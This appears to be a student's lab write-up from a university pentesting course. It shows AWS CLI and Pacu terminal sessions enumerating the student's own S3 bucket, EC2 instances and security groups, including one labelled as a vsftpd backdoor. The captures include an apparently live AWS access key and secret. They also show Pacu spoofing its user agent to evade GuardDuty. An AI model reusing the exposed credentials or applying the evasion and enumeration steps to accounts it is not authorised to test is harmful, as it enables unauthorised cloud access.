PRODUCTCODES    7lgvy7mt78lgoi4lant0znp5h       marketplace
SECURITYGROUPS  sg-0c3d760bfaa9cdb13    kali-sg
STATE   16      running
TAGS    Name    kali
RESERVATIONS    990216988430    r-0df57c8120846ca6f
```

Listed S3 Bucket




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws s3 ls s3://aws-isin335-testbucket
2025-12-04 18:29:02         38 bucket_test_file.txt

┌──(kali㉿kali)-[~]
└─$ 
```

Uploaded to Bucket



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ touch index.html

┌──(kali㉿kali)-[~]
└─$ aws s3 cp index.html s3://aws-isin335-testbucket
upload failed: ./index.html to s3://aws-isin335-testbucket/index.html An error occurred (AccessDenied) when calling th
e PutObject operation: User: arn:aws:iam::990216988430:user/auditor is not authorized to perform: s3:PutObject on reso
urce: "arn:aws:s3:::aws-isin335-testbucket/index.html" because no identity-based policy allows the s3:PutObject action

┌──(kali㉿kali)-[~]
└─$ aws s3 cp index.html s3://aws-isin335-testbucket
upload: ./index.html to s3://aws-isin335-testbucket/index.html

┌──(kali㉿kali)-[~]
└─$ 
```


Started and Described Ubuntu Instance



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws ec2 start-instances --instance-ids i-0d49d689605a775e1
STARTINGINSTANCES       i-0d49d689605a775e1
CURRENTSTATE    0       pending
PREVIOUSSTATE   80      stopped

┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-instance-attribute --attribute instanceType --instance-id i-0d49d689605a775e1
i-0d49d689605a775e1
INSTANCETYPE    t3.small

┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-security-groups --group-ids sg-0987733f808f676d4
SECURITYGROUPS  Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSMP--1 created 2025-11-20T19:10:11.083Z
        sg-0987733f808f676d4    ubuntu-sg       990216988430    arn:aws:ec2:us-east-1:990216988430:security-group/sg-0
987733f808f676d4        vpc-0ca4d6f538147cdf4
IPPERMISSIONS   22      tcp     22
IPRANGES        76.112.150.225/32
IPPERMISSIONS   20      tcp     21
IPRANGES        192.168.1.60/32 vsftpd
IPPERMISSIONS   6200    tcp     6200
IPRANGES        192.168.1.60/32 vsftpd backdoor
IPPERMISSIONSEGRESS     -1
IPRANGES        0.0.0.0/0

┌──(kali㉿kali)-[~]
└─$ 
```

Note: I did not have to add any permissions for the `describe-instance-attribute` and `describe-security-group` commands to work. This is because I added the default `ReadOnlyAccess` and `SecurityGroup` policies that come from AWS when I created the user – which include (among other things) these permissions.


Installed Pacu



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ sudo apt install pacu
The following package was automatically installed and is no longer required:
  python3-roman
Use 'sudo apt autoremove' to remove it.

Installing:
  pacu

Installing dependencies:
  libabsl20240722  libjpeg62-turbo  libwebp7                 python3-freezegun        python3-six
  libaom3          libjq1           libwebpdemux2            python3-greenlet         python3-sqlalchemy
  libavif16        liblcms2-2       libwebpmux3              python3-infinity         python3-sqlalchemy-ext
  libdav1d7        liblerc4         libyuv0                  python3-jq               python3-sqlalchemy-utils
  libdeflate0      libonig5         python-babel-localedata  python3-mypy-boto3-ebs   python3-terminaltables3
  libfribidi0      libopenjp2-7     python3-arrow            python3-olefile          python3-toml
  libgav1-1        libraqm0         python3-babel            python3-pil              python3-typeshed
  libgraphite2-3   librav1e0.8      python3-boto3            python3-policyuniverse   python3-typing-extensions
  libharfbuzz0b    libsharpyuv0     python3-botocore         python3-pycognito
  libimagequant0   libsvtav1enc2    python3-dsnap            python3-qrcode
  libjbig0         libtiff6         python3-envs             python3-s3transfer

Suggested packages:
  liblcms2-utils       python-sqlalchemy-doc  python3-aiosqlite          python3-pymssql
  python-arrow-doc     python3-asyncpg        python3-mariadb-connector  python3-cx-oracle
  python-greenlet-dev  python3-pg8000         python3-mysqldb            python3-oracledb
  python-greenlet-doc  python3-psycopg2       python3-mysql.connector    python-sqlalchemy-utils-doc
  python-pil-doc       python3-psycopg2cffi   python3-pyodbc             python3-terminaltables3-doc

Summary:
  Upgrading: 0, Installing: 53, Removing: 0, Not Upgrading: 98
  Download size: 40.3 MB
  Space needed: 222 MB / 7221 MB available

Continue? [Y/n]
Get:1 http://kali.download/kali kali-rolling/main amd64 libabsl20240722 amd64 20240722.0-4 [492 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libaom3 amd64 3.13.1-2 [1906 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libdav1d7 amd64 1.5.2-1 [564 kB]
```


Pacu is an open source pentesting framework for the AWS cloud. The tool intends to aid in the assessment of AWS exploit and post-compromise potential by (for example) helping to simulate a breach and vet AWS services with a set of "compromised" keys used as the attacker. It includes modules for activities such as confirming permissions and performing privilege escalation scans. The tool attempts to address AWS penetration testing concerns within the information security community by providing methods for (relatively) easy/quick assessment of potential vulnerabilities and exploit potential issues, rather than compliance requirements. Pacu aggregates experience and research from AWS red team engagements and makes them available in the form of the previously mentioned modules, which improves efficiency and cuts time requirements for an assessment by a drastic amount (depending on the size of the environment/deployment).

Pacu set_keys




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

    Other command info:
        aws <command>                       Run an AWS CLI command directly. Note: If Pacu detects "aws"
                                              as the first word of the command, the whole command will
                                              instead be run in a shell so that you can use the AWS CLI
                                              from within Pacu. Due to the command running in a shell,
                                              this enables you to pipe output where needed. An example
                                              would be to run an AWS CLI command and pipe it into "jq"
                                              to parse the data returned. Warning: The AWS CLI's
                                              authentication is not related to Pacu. Be careful to
                                              ensure that you are using the keys you want when using
                                              the AWS CLI. It is suggested to use AWS CLI profiles
                                              to solve this problem
        console/open_console                Generate a URL that will log the current user/role in to
                                              the AWS web console

Detected environment as one of Kali/Parrot/Pentoo Linux. Modifying user agent to hide that from GuardDuty...
  User agent for this session set to:
    Boto3/1.9.149 Python/3.7.0 Windows/10 Botocore/1.12.168
Pacu (test:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters

Key alias [None]: auditor
Access key ID [None]: AKIA6NDMIE4HDLQT3LVQ
Secret access key [None]: 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
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (test:auditor) >
```

Pacu ec2__enum




```
  systemsmanager__rce_ec2

Pacu (test:auditor) > help ec2__enum

ec2__enum written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--regions REGIONS] [--instances] [--security-groups] [--elastic-ips] [--public-ips]
            [--customer-gateways] [--dedicated-hosts] [--network-acls] [--nat-gateways] [--network-interfaces]
            [--route-tables] [--subnets] [--vpcs] [--vpc-endpoints] [--launch-templates]

The module is used to enumerate the following EC2 data from a set of regions on an AWS account: instances, security
groups, elastic IP addresses, VPN customer gateways, dedicated hosts, network ACLs, NAT gateways, network
interfaces, route tables, subnets, VPCs, and VPC endpoints. By default, all data will be enumerated, but if any
arguments are passed in indicating what data to enumerate, only that specific data will be enumerated.

options:
  --regions REGIONS     One or more (comma separated) AWS regions in the format "us-east-1". Defaults to all session
                        regions.
  --instances           Enumerate EC2 instances
  --security-groups     Enumerate EC2 security groups
  --elastic-ips         Enumerate EC2 elastic IP addresses
  --public-ips          Enumerate EC2 public IP addresses
  --customer-gateways   Enumerate EC2 VPN customer gateways
  --dedicated-hosts     Enumerate EC2 dedicated hosts
  --network-acls        Enumerate EC2 network ACLs
  --nat-gateways        Enumerate EC2 NAT gateways
  --network-interfaces  Enumerate EC2 network interfaces
  --route-tables        Enumerate EC2 route tables
  --subnets             Enumerate EC2 subnets
  --vpcs                Enumerate EC2 VPCs
  --vpc-endpoints       Enumerate EC2 VPC endpoints
  --launch-templates    Enumerate EC2 launch templates

Pacu (test:auditor) > 
```




```
Pacu (test:auditor) > run ec2__enum --regions us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   2 instance(s) found.
[ec2__enum]   6 security groups(s) found.
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   2 public IP address(es) found and added to text file located at: ~/.local/share/pacu/test/downloads/ec2_
public_ips_test_us-east-1.txt
[ec2__enum]   0 VPN customer gateway(s) found.
[ec2__enum]   0 dedicated host(s) found.
[ec2__enum]   3 network ACL(s) found.
[ec2__enum]   0 NAT gateway(s) found.
[ec2__enum]   2 network interface(s) found.
[ec2__enum]   4 route table(s) found.
[ec2__enum]   8 subnet(s) found.
[ec2__enum]   3 VPC(s) found.
[ec2__enum]   0 VPC endpoint(s) found.
[ec2__enum]   0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    2 total instance(s) found.
    6 total security group(s) found.
    0 total elastic IP address(es) found.
    2 total public IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    3 total network ACL(s) found.
    0 total NAT gateway(s) found.
    2 total network interface(s) found.
    4 total route table(s) found.
    8 total subnets(s) found.
    3 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.

Pacu (test:auditor) > 
```

Pacu data



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/   [0: clear] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > data

Session data:
aws_keys: [
    <AWSKey: auditor>
]
id: 1
created: "2025-12-04 19:10:01.304697"
is_active: true
name: "test"
boto_user_agent: "Boto3/1.9.149 Python/3.7.0 Windows/10 Botocore/1.12.168"
key_alias: "auditor"
access_key_id: "AKIA6NDMIE4HDLQT3LVQ"
secret_access_key: "******" (Censored)
session_regions: [
    "all"
]
EC2: {
    "Instances": [
        {
            "Architecture": "x86_64",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
